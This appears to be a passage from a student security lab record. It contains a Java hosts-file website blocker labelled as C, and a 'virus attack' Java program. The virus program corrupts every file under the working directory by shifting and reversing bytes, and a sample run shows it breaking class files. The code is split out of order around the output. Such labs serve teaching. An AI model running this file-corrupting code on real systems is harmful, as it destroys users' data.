
Step5: Mention the purpose of document



Step6:Check the sent items

RESULT:

Thus, the Model for creating a digital signature was executed and the output was verified successfully



AIM:

To simulate a personal firewall to block any website using C program

FIREWALL:

A firewall is a system designed to prevent unauthorized access to or from a private network. You can implement a firewall in either hardware or software form, or a combination of both. Firewall prevent unauthorized internet users from accessing private networks connected to the internet, especially intranets.

PROCEDURE:

- Try open any website (For e.g., www.facebook.com) which is working
- Compile the C source code and build the executable file
- Run .exe file as Administrator
- Input the website (For e.g., www.facebook.com) to be blocked
- Now the website is blocked and can be verified manually

SOURCE CODE:***WebsiteBlockerFirewall.C***

```
import java.io.*;
import java.util.Scanner;

public class SiteBlocker {
    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);
        String site;


        System.out.println("Enter the name of the site to block:");
        site = scanner.nextLine();

        // Path to the hosts file
        String hostsFilePath = "C:/Windows/System32/drivers/etc/hosts";

        try (BufferedWriter out = new BufferedWriter(new FileWriter(hostsFilePath, true))) {
            // Write the entry to block the site
            out.write("127.0.0.1\t" + site);
            out.newLine();
            System.out.println(site + " is blocked.");
        } catch (IOException e) {
            System.out.println("Error: Either the file was not found, or you don't have permission to modify it.
Please run the program as Administrator.");
        }

        scanner.close();
    }
}
```


OUTPUT:




```
E:\c\website_blocker\bin\Debug\website_blocker.exe
Enter the Name of the Site to Block
www.facebook.com
www.facebook.com is blocked
```

The image shows a screenshot of a Windows command prompt window. The title bar of the window reads "E:\c\website_blocker\bin\Debug\website_blocker.exe". The command prompt displays the following text: "Enter the Name of the Site to Block", followed by the user input "www.facebook.com", and then the program's output "www.facebook.com is blocked". The rest of the command prompt window is blacked out for privacy.

Before blocking the website




After executing the firewall program, input website is blocked



RESULT:

Thus, the Model for creating a simple personal firewall was executed and the output was verified successfully



AIM:

To simulate a virus attack infecting local files using java program

VIRUS ATTACK:

A computer virus is a malicious software program loaded onto a user's computer without the user's knowledge and perform malicious actions. It can self-replicate, inserting itself onto other programs or files, infecting them in the process. Not all computer viruses are destructive though.

PROCEDURE:

- Compile and Build the virus code file
- Run the *java* file to infect all the files in the current workingdirectory including nested folders
- Thus, files cannot be opened as they are corrupted
- Files can also be disinfected using same program.

PROGRAM:

```
import java.io.*;
import java.nio.file.*;
import java.util.*;

public class FileProcessor {
    public static void main(String[] args) throws IOException {
        // List to store file paths
        List<String> files = new ArrayList<>();

        // Get all files in the current directory and subdirectories
        Files.walk(Paths.get(System.getProperty("user.dir")))
            .filter(Files::isRegularFile)
            .forEach(path -> files.add(path.toString()));

        Scanner scanner = new Scanner(System.in);
        int choice = 0;
        int INFECTING = 0;

        // Prompt user for choice
        while (choice != 1 && choice != 2) {
            System.out.println("1. Infect all files");
            System.out.println("2. Disinfect all files");
            System.out.print("Enter your choice: ");
            try {
                choice = Integer.parseInt(scanner.nextLine());
                if (choice == 1) {
                    INFECTING = 1;
                } else if (choice == 2) {
                    INFECTING = -1;
                }
            }
        }
```

OUTPUT:

```
C:\Windows\System32\cmd.exe
C:\Users\Shanmathi\Desktop\NM\New folder>javac FileProcessor.java
C:\Users\Shanmathi\Desktop\NM\New folder>java FileProcessor
1. Infect all files
2. Disinfect all files
Enter your choice: 1
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\AES.java
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor.class
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor.java
Operation complete!

C:\Users\Shanmathi\Desktop\NM\New folder>javac FileProcessor1.java
C:\Users\Shanmathi\Desktop\NM\New folder>java FileProcessor
Error: LinkageError occurred while loading main class FileProcessor
       java.lang.ClassFormatError: Incompatible magic value 418365375 in class file FileProcessor

C:\Users\Shanmathi\Desktop\NM\New folder>java FileProcessor1
1. Infect all files
2. Disinfect all files
Enter your choice: 2
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\AES.java
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor.class
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor.java
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor1.class
Processed: C:\Users\Shanmathi\Desktop\NM\New folder\FileProcessor1.java
Operation complete!

C:\Users\Shanmathi\Desktop\NM\New folder>
```

```

        } else {
            System.out.println("Invalid choice. Please enter 1 or 2.");
        }
    } catch (NumberFormatException e) {
        System.out.println("Invalid input. Please enter a numeric value.");
    }
}

// Process files
for (String filePath : files) {
    try {
        File file = new File(filePath);

        // Read the file content
        byte[] data = Files.readAllBytes(file.toPath());
        StringBuilder ydata = new StringBuilder();

        // Process each byte
        for (byte b : data) {
            try {
                ydata.append((char) (b - INFECTING));
            } catch (Exception e) {
                ydata.append((char) 0);
            }
        }

        // Reverse the processed data
        ydata.reverse();

        // Write back to the file
        Files.write(file.toPath(), ydata.toString().getBytes("UTF-8"));
        System.out.println("Processed: " + filePath);

    } catch (Exception e) {
        System.out.println("Error processing " + filePath + ": " + e.getMessage());
    }
}

System.out.println("Operation complete!");
scanner.close();
}
}

```

RESULT:

Thus, the Model for creating a simple virus attack was executed and the output was verified successfully

